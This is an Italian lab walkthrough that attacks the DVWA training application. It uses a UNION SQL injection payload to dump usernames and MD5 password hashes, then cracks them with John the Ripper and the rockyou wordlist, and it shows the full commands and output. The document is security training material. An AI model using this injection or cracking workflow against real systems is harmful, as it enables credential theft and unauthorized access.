

Recuperiamo le password **cifrate** dal database della DVWA tramite **SQL injection**.

Vulnerability: SQL Injection

User ID:

Submit

ID: ' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99


ID: ' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Le salviamo nel file **hash.txt**.



Utilizziamo il tool **John the Ripper** da Kali Linux per eseguire un **password cracking** utilizzando il dizionario **rockyou.txt** con le password più comuni (specifichiamo il formato **MD5** di hash poiché sappiamo che le password sono cifrate con quella funzione, altrimenti il tool è comunque in grado di riconoscerlo da solo).

Otteniamo le password **in chiaro**.

```
(kali@kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 /home/kali/Documents/hash.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=3
Press 'q' or Ctrl-C to abort, almost any other key for status
password      (?) /usr/share/wordlists/
abc123         (?) /home/kali/Documents/hash.txt
letmein        (?)
charley        (?) /usr/share/wordlists/
4g 0:00:00:00 DONE (2024-02-28 14:54) 400.0g/s 307200p/s 307200c/s 460800C/s my3kids..dangerous
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.

(kali@kali)-[~]
└─$ john --show --format=raw-md5 /home/kali/Documents/hash.txt

?:password
?:abc123
?:charley
?:letmein

4 password hashes cracked, 0 left
```